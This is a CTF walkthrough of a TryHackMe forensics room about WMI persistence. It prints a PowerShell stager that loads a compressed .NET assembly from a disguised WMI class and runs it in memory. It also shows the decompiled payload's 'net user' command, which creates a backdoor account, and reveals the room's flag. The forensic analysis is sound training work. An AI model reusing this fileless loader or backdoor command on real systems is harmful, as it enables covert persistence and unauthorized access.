

After Hours: A walkthrough of THM Hacker Holidays - Day 12
Here is a quick walkthrough of a room in the TryHackMe Hacker Holidays 2026, a 14-day cybersecurity challenge where a new room unlocks every day, which started on July 27th.
Link: https://tryhackme.com/room/hh-afterhours-b090d1f0
Level: Medium (3/5).
Category: Forensics, Windows, WMI Persistence, Reverse Engineering.


Here is your to-do list for this room:

Hint:
Solution walkthrough:
Download the task files
Unzip the downloaded ZIP file (unzip <filename>.zip), You will find 5 raw dump files of a Windows WMI (Windows Management Instrumentation) repository inside.

Since OBJECTS.DATA holds serialized repository objects, it was the primary target for manual examination to locate hidden persistence mechanisms.
WMI repositories store strings in both ASCII and UTF-16LE encoding. To ensure no artifacts were missed while avoiding unnecessary disk writes, I combined both string extractions and filtered the results for long Base64 sequences:
{ strings -a -n 6 OBJECTS.DATA; strings -a -e l -n 6 OBJECTS.DATA; } | grep -E '[A-Za-z0-9+/]{80,}={0,2}'

This yielded the two critical components of the attack:
An encoded PowerShell stager command
A long Base64-encoded string starting with
7VZPbFRFGP/
Copy the PowerShell string (starting with JABm and ending with BsAA==) into CyberChef and use From Base64, followed by Decode Text for the result as UTF-16LE.

$file = ([WmiClass]'ROOT\cimv2:Win32_HardwareTelemetry').Properties['ConfigData'].Value;
$o = New-Object IO.MemoryStream;
$d = New-Object IO.Compression.DeflateStream(
    [IO.MemoryStream][Convert]::FromBase64String($file),
    [IO.Compression.CompressionMode]::Decompress
);
$b = New-Object Byte[](1024);
$r = $d.Read($b, 0, 1024);
while ($r -gt 0) {
    $o.Write($b, 0, $r);
    $r = $d.Read($b, 0, 1024);
}
[Reflection.Assembly]::Load($o.ToArray()).EntryPoint.Invoke(
    $null,
    @(,[string[]]@())
) | Out-Null
Key analysis:
Stealth WMI Class: The payload is stored inside a custom class named
Win32_HardwareTelemetryin theROOT\cimv2namespace, disguised as a legitimate system componentIn-Memory Execution: It reads the Base64 data from the
ConfigDataproperty, decompresses the raw DEFLATE stream, and executes the resulting .NET assembly straight from memory without writing an executable to disk
Extracting the Payload
The second Base64 string found during initial enumeration (7VZPbFRFGP/...) corresponds to the embedded ConfigData binary.
After saving this string to payload.b64, I replicated the PowerShell script's DeflateStream decompression (raw DEFLATE using zlib window bits -15) directly in Python:
python3 -c 'import base64, zlib; open("payload.exe", "wb").write(zlib.decompress(base64.b64decode(open("payload.b64").read().strip()), -15))'
Verifying the output confirmed a compiled .NET executable:
file payload.exe

Reverse Engineering the .NET Payload
Opening payload.exe in the ILSpy tool (used it on Windows as it’s not stable on Kali Linux)
revealed the decompiled logic inside the Main() method:

Target Verification: The program checks if the current machine’s name matches bytelotusdc (ignoring case sensitivity).
Backdoor User Creation: If the condition is met, it spawns a hidden cmd.exe process to execute net user patch VEhNe1A0dGNoX29wM25lZF90aDNfQmFjS2QwMHJ9 /add, creating a backdoor local user named patch.
Decoding the Base64-encoded password parameter directly using CyberChef revealed the final flag.

We successfully retrieved the final flag 🎉
I hope you enjoyed this walkthrough! If you found it helpful or liked the approach, consider following me for more CTF write-ups and cybersecurity content. Happy Hacking!
About the author
- 0xY0K4_CL4W
Comments
Join the discussionNo comments yet. Be the first to comment.
TryHackMe: Hacker Holidays 2026
Detailed write-ups, step-by-step room walkthroughs, and technical breakdowns for the TryHackMe Hacker Holidays 2026 event. Documenting offensive tactics, vulnerability exploitation, and practical security challenges.